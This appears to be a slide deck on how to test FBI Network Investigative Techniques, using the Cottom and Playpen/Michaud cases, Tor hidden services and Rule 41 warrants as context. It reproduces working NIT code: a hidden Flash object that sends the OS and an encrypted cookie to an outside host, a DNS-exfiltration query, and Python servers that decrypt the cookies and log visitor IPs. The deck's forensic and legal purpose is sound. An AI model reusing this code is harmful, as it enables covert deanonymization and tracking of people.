

How to test a Network Investigative Techniques(NIT)

DR. MATTHEW MILLER

Law Enforcement Investigations

Types

- Phone Wiretapping
- Websites
- Peer-to-Peer File Sharing

Search Warrants

- Based on locality


Anonymization Techniques

I2P

- Invisible Internet Project

Tor

- The Onion Router
- Exit Nodes
- Clients IP addresses are hidden




Tor Hidden Services

Servers are hidden too

Onion Services: Step 5

Step 5: Bob connects to the Alice's rendezvous point and provides her one-time secret.



USA vs Cottom

Server located in Omaha Nebraska

Hosting illegal content

Multiple exploit methods

- Swf
- DNS
- Java
- Javascript

Access to the servers running the code

PHP

```
// Assign the template variables
$template->assign_vars(array(
    'S_COOKIE_JS'      => (string) generate_cookie(GALLERY_API_KEY, 'ws', $session_id),
    'S_COOKIE_SWF'     => (string) generate_cookie(GALLERY_API_KEY, 'swf', $session_id),
    'S_COOKIE_JAVA'    => (string) generate_cookie(GALLERY_API_KEY, 'java', $session_id),
    'S_DISPLAY_JS_GALLERY' => $display_js,
    'S_DISPLAY_JAVA_GALLERY' => $display_java,
    'S_DISPLAY_FLASH_GALLERY' => $display_swf
));
```

```
<!-- IF S_DISPLAY_FLASH_GALLERY -->
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1" id="swfgallery">
  <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
  <param name="flashvars" value="id={S_COOKIE_SWF}"/>
  <!--[if !IE]>-->
  <object type="application/x-shockwave-flash"
    data="{T_IMAGESET_PATH}/gallery.swf"
    width="1" height="1">
    <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
    <param name="flashvars" value="id={S_COOKIE_SWF}"/>
  </object>
  <!--
```

```
function generate_cookie($key, $method, $session_id)
{
    // Create the @-delimited plaintext structure
    $data = "1@" . $method . "@" . $session_id . "$";

    // Generate a random IV and encrypt the JSON structure
    $ivlen = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_CBC);
    $iv     = mcrypt_create_iv($ivlen, MCRYPT_DEV_URANDOM);
    $enc    = mcrypt_encrypt(MCRYPT_BLOWFISH, $key, $data, 'cbc', $iv);

    // Concatenate the IV and ciphertext and then base32-encode the output
    return join('.', str_split(strtoupper(bin2hex($iv . $enc)), 40));
}
```

Reverse Engineering SWF

Given binary file

- Source code was lost

Reversed binary

- Re-compiled

```
7
8 class ImageGallery
9 {
10
11     public var _socket:Socket;
12     public function new()
13     {
14         if(Boot.skip_constructor)
15         {
16             return;
17         }
18
19         _socket = null;
20         loadGallery();
21     }
22
23     public static function main()
24     {
25         new ImageGallery();
26     }
27
28     public function onConnect(param1:Event)
29     {
30         var _loc2:String = "{" + "\o\":" + Capabilities.os + "\", " + "\x\":" +
31             Capabilities.cpuArchitecture + "\", " + "\c\":" + Lib.current.loaderInfo.parameters.id + "\" + "}";
32         _socket.writeUTFBytes(_loc2);
33         _socket.writeByte(0);
34         _socket.flush();
35         _socket.close();
36
37     }
38
39     public function loadGallery()
40     {
41         trace("LoadGallery");
42         var _loc2:String = "";
43         var _loc1:String = Lib.current.loaderInfo.parameters.id;
44
45         if(_loc1 != null) {
46
47             _loc2 = "96.126.124.96." + _loc1 + ".cpimagegallery.com";
48             _socket = new Socket();
49             _socket.addEventListener(Event.CONNECT, onConnect);
50             _socket.connect(_loc2, 9001);
51
52         }
53     }
54 }
```

DNS exfiltration

```
$dig 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129

; <<>> DiG 9.8.3-P1 <<>> 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48239
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. IN A

;; ANSWER SECTION:
96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. 60 IN A 172.16.173.129

;; Query time: 2 msec
;; SERVER: 172.16.173.129#53(172.16.173.129)
;; WHEN: Wed Jun 10 11:10:36 2015
;; MSG SIZE rcvd: 116
```


Data logging

Logged to log file

```
285 class FlashClientProtocol(basic.LineReceiver):
286     delimiter = '\0'
287     MAX_LENGTH = 1024
288
289     def lineReceived(self, request):
290         remote = self.transport.getPeer()
291         log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))
292
293         if "policy-file-request" in request.lower():
294             # Flash Player sent us a policy file request on our target port for some
295             # reason. Hey, sometimes it happens.
296             try:
297                 doc = minidom.parseString(request)
298                 if doc.childNodes[0].tagName.lower() == 'policy-file-request':
299                     self.transport.write(CROSS_DOMAIN_POLICY + '\0')
300                     return
301             except Exception, e:
302                 log.msg("Invalid Flash policy file request: %s" % request)
303         else:
304             # Try to interpret the request as a JSON document
305             try:
306                 # Parse the JSON document
307                 keyvals = json.loads(request)
308
309                 # Extract the client cookie
310                 if 'c' not in keyvals:
311                     log.msg("Received data does not contain a client cookie.")
312                     return
313                 cookie = keyvals['c'].replace('.', '')
314
315                 # Decrypt the cookie to recover the method and session ID
316                 (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
317                 log.msg("Client cookie: board_id=%s method=%s session=%s" \
318                       % (board_id, method, session_id))
```

```
[FlashClientProtocol,3,172.16.173.129] Received from 172.16.173.129:51017: {"o":"Linux 3.8.0-29-generic","x":"x86","c":"A87421F27331"}
[FlashClientProtocol,3,172.16.173.129] Client cookie: board_id=3 method=swf session=abc
```

Data logging

Database logging

```
139 ▼ | if not self.db.is_valid_board_id(board_id):
140     log.msg("Invalid board ID: %d" % board_id)
141 ▼ | else:
142 ▼ |     if not self.db.client_record_exists(cookie, 'dns'):
143         cursor = self.db.cursor()
144         cursor.execute("""
145             INSERT INTO clients (
146                 remote_ip, remote_port, cookie, session_id, board_id, method, source
147             ) VALUES (%s, %s, %s, %s, %s, %s, %s)
148 ▼ |         """, (address[0], address[1], cookie, session_id, board_id, method, 'dns'))
149         cursor.execute("""
150             INSERT INTO dns_clients (
151                 request_id, domain
152             ) VALUES (LAST_INSERT_ID(), %s)
153 ▼ |         """, (str(query.name)))
154         cursor.close()
155         self.db.commit()
156 ▼ |     else:
157         log.msg("Received duplicate cookie '%s' from %s:%d" \
158             % (cookie, address[0], address[1]))
159
160         # Form a valid DNS response with our IP address in it
161         payload = dns.Record_A(address=self.address, ttl=60)
162         message.rCode = dns.OK
163         message.answers = [ dns.RRHeader(name=str(query.name),
164                                         type=dns.A,
165                                         cls=dns.IN,
166                                         ttl=60,
167                                         payload=payload) ]
168
169 ▼ |     except mysql.Error, e:
170         log.msg("Database error (%d): %s" % (e.args[0], e.args[1]))
171 ▼ |     except InvalidCookieException, e:
172         log.msg("Invalid domain cookie: %s" % e)
173         message.rCode = dns.ENAME
174
175         # Send the response now
176         self.sendReply(protocol, message, address)
```

Flash

Socket connection

- TCP

```
285 class FlashClientProtocol(basic.LineReceiver):
286     delimiter = '\0'
287     MAX_LENGTH = 1024
288
289     def lineReceived(self, request):
290         remote = self.transport.getPeer()
291         log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))
292
293         if "policy-file-request" in request.lower():
294             # Flash Player sent us a policy file request on our target port for some
295             # reason. Hey, sometimes it happens.
296             try:
297                 doc = minidom.parseString(request)
298                 if doc.childNodes[0].tagName.lower() == 'policy-file-request':
299                     self.transport.write(CROSS_DOMAIN_POLICY + '\0')
300                     return
301             except Exception, e:
302                 log.msg("Invalid Flash policy file request: %s" % request)
303         else:
304             # Try to interpret the request as a JSON document
305             try:
306                 # Parse the JSON document
307                 keyvals = json.loads(request)
308
309                 # Extract the client cookie
310                 if 'c' not in keyvals:
311                     log.msg("Received data does not contain a client cookie.")
312                     return
313                 cookie = keyvals['c'].replace('.', '')
314
315                 # Decrypt the cookie to recover the method and session ID
316                 (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
317                 log.msg("Client cookie: board_id=%s method=%s session=%s" \
318                       % (board_id, method, session_id))
```

Cookie extract

```
102 class DNSServer(names.server.DNSServerFactory):
103     def __init__(self, db=None, key="", onion="", domain="", address="", **kwargs):
104         names.server.DNSServerFactory.__init__(self, **kwargs)
105         self.db = db
106         self.key = key
107         self.onion = onion
108         self.domain = domain
109         self.address = address
110
111     def extractCookie(self, name):
112         name = name.lower()
113         if not name.startswith(self.onion + '.'):
114             raise InvalidCookieException("Unrecognized .onion subdomain (%s)" % name)
115
116         cookie = name[len(self.onion+'.'):-len('.'+self.domain)].replace('.', '')
117         if len(cookie) == 0:
118             raise InvalidCookieException("No cookie data found (%s)" % name)
119
120         if len(cookie) * 5 < (MIN_COOKIE_BYTES * 8):
121             raise InvalidCookieException("Insufficient cookie length (%s)" % name)
122         return cookie
123
124     def handleQuery(self, message, protocol, address):
125         query = message.queries[0]
126         if query.cls != dns.IN:
127             message.rCode = dns.ENOTIMP
128         elif query.type != dns.A:
129             message.rCode = dns.ENAME
130         else:
131             try:
132                 # Extract the cookie from the domain name
133                 cookie = self.extractCookie(str(query.name))
134
135                 # Decrypt the cookie using the shared secret key
136                 (board_id, method, session_id) = decrypt_cookie(self.key, cookie)
137                 log.msg("Client cookie: board_id=%d method=%s session=%s" % (board_id, method, session_id))
```

Decryption


```
39 ▼ def decrypt_cookie(key, cookie):
40     # Hex-decode the cookie into a binary string
41 ▼   try:
42       encrypted = cookie.decode('hex')
43 ▼   except TypeError, e:
44       raise InvalidCookieException("Invalid cookie (%s): %s" % (cookie, e))
45 ▼   if len(encrypted) < MIN_COOKIE_BYTES:
46       raise InvalidCookieException("Insufficient cookie length (%s)" % cookie)
47
48     # Attempt to recover the plaintext
49 ▼   try:
50       cipher = Blowfish.new(key.decode('hex'), Blowfish.MODE_CBC, encrypted[:8])
51       decrypted = cipher.decrypt(encrypted[8:])
52 ▼   except Exception, e:
53       raise InvalidCookieException("Unable to decrypt cookie (%s): %s" % (cookie, e))
54
55 ▼   if "$" not in decrypted:
56       raise InvalidCookieException("No end-of-cookie delimiter found: %s" % dec)
57       decrypted = decrypted[:decrypted.index("$")]
58
59     # Separate out the method and session ID values
60     parts = [x for x in decrypted.split("@") if x]
61 ▼   if len(parts) != 3:
62       raise InvalidCookieException("Improperly formatted cookie: %s" % decrypted)
63 ▼   try:
64       board_id = int(parts[0])
65 ▼   except ValueError, e:
66       raise InvalidCookieException("Invalid board ID: %s" % parts[0])
67       return (board_id, parts[1].lower(), parts[2].lower())
```

Playpen

Website hosting illegal content

USA v. Michaud

Washington Western District Court, Case No. 3:15-cr-05351



Issues

Warrant

- Rule 41
 - <https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/>

Rule 41(b) provides a magistrate judge with authority to issue a warrant in five unambiguous circumstances:

(b) Authority to Issue a Warrant. At the request of a federal law enforcement officer or an attorney for the government:

(1) a magistrate judge with authority in the district -- or if none is reasonably available, a judge of a state court of record in the district -- *has authority to issue a warrant to search for and seize a person or property located within the district;*

Issues

Testing

- NIT code released
 - tested
- Exploit not released
- `One FBI special agent [recently testified](#) that a tool was safe because he tested it on his home computer, and it "did not make any changes to the security settings on my computer."`

NIT Testing Framework

Systems configuration

- OS
- Software
- Configurations
- Programming languages/Libraries
- Network Configuration

All source code

Binary code

Testing procedures

Network captures

References

USA vs Cottom

- <https://s3.amazonaws.com/s3.documentcloud.org/documents/2124281/fbi-tor-busting-227-1.pdf>

<https://commons.erau.edu/cgi/viewcontent.cgi?referer=https://scholar.google.com/&httpsredir=1&article=1363&context=adfs>

<https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/>

<https://regmedia.co.uk/2016/05/25/tsyrklevich-declaration.pdf>

https://www.aclu.org/sites/default/files/field_document/malware_guide_3-30-17-v2.pdf